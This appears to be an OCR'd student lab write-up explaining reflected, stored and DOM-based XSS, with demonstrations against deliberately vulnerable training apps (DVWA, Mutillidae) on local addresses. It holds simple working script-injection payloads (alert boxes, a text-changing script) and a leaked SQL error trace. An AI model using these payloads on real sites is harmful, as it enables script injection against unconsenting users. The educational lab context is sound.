CROSS SITE SCRIPTING

Cross-Site Scripting (XSS) is a security vulnerability that allows attackers to inject malicious scripts into web pages, which are then executed in the browser of unsuspecting users. There are **three main types of XSS** vulnerabilities:

1. **Reflected XSS**
2. **Stored XSS**
3. **DOM-based XSS**

Since you are specifically asking about **Reflected XSS** and **Stored XSS**, let’s focus on these two and their differences, along with how they can be exploited.


1. Reflected XSS

Definition:

Reflected XSS occurs when user input is immediately included in the response from a server, typically within an HTTP request (e.g., URL, query parameters, or form input), and the injected malicious code is executed on the user's browser.

This type of XSS is "reflected" because the malicious input is reflected back from the server, rather than being stored.

- Once a vulnerable input field is found, the attacker submits a payload, typically in the form of JavaScript.



192.168.1.32/dvwa/vulnerabilities/xss_r/?name=akshada#

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello akshada

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

- Adding js code in user input filed.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? rt(window.location.hostname)·

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

- IP Reflected in alert box .



192.168.1.52/dvwa/vulnerabilities/xss_r/?name=<script>alert(window.location.hostname)<%2Fscript>#

192.168.1.52

192.168.1.52


Read 192.168.1.52

2.Stored XSS


Definition:

Stored XSS, also known as persistent XSS, occurs when malicious input submitted by the attacker is permanently stored on the server (in a database, file system, or log files), and then later reflected back in the response when other users access the stored data.

- I am inserting js code in user input filed for stored XSS.



```
<SCRIPT>alert(window.location.hostname)</SCRIPT>
```


192.168.1.52/mutillidae/index.php?page=add-to-your-blog.php
Hints
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
Save Blog Entry
Getting Started: Project Whitepaper
Release Announcements

192.168.1.52


192.168.1.52

OK

View Blogs

1 Current Blog Entries			
	Name	Date	Comment

- Saved blog entry in stored XSS ,then code for compermise title.


192.168.1.52/mutillidae/index.php?page=add-to-your-blog.php
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
Hints

Note: <b>,<i> and <u> are now allowed in blog entries


```
<SCRIPT>document.querySelector('#ID').textContent='I am a
hacker'</SCRIPT>
```

Save Blog Entry

View Blogs

4 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2024-11-23 05:36:04	
2	anonymous	2024-11-23 05:34:54	
3	anonymous	2024-11-23 05:33:56	
4	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

- Error for changing title.



192.168.1.52/mutillidae/index.php?page=add-to-your-blog.php

Error Message

Failure is always an option

Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php

Message

```
/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query:

connect_errno: 0
errno: 1064
error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use
near '' at line 1
client_info: 5.1.73
host_info: Localhost via UNIX socket

) Query:  INSERT INTO blogs_table(blogger_name, comment, date) VALUES ('anonymous',
'<SCRIPT>document.querySelector('#ID').textContent='I am a hacker'</SCRIPT>', now() ) (0) [Exception]
```


```
#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('?????INSERT INT...') #1 /owaspbwa/mutillidae-
git/classes/SQLQueryHandler.php(155): MySQLHandler->executeQuery('?????INSERT INT...') #2 /owaspbwa/mutillidae-git/add-to-your-
blog.php(147): SQLQueryHandler->insertBlogRecord('anonymous', '
```

Welcome To The Blog

DOM-based Cross-Site Scripting (DOM XSS) :

Is a type of security vulnerability that occurs when a web application uses client-side scripts (such as JavaScript) to dynamically update the page's content, and this content includes untrusted data that can be controlled by an attacker. Unlike traditional XSS, which is primarily related to server-side vulnerabilities, DOM XSS happens entirely on the client side—within the browser.

- In DOM based cross site scripting adding code in URL ,then I got error message thad error is that in page code.



192.168.1.33/mutillidae/index.php?page=password-generator.php&username=<script>alert()</script>

OWASP Mutillidae II: Web Pwn in Mass Production


Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Password Generator

Making strong passwords is important.
Click the button below to generate a password.

"; }catch(e){ alert("Error: " + e.message); }// end catch

- I am changing code then I got output.



192.168.1.33/mutillidae/index.php?page=password-generator.php&username=</script><script>alert('Hello')</scrip

192.168.1.33

Hello

"; }catch(e){ alert("Error: " + e.message); }// end catch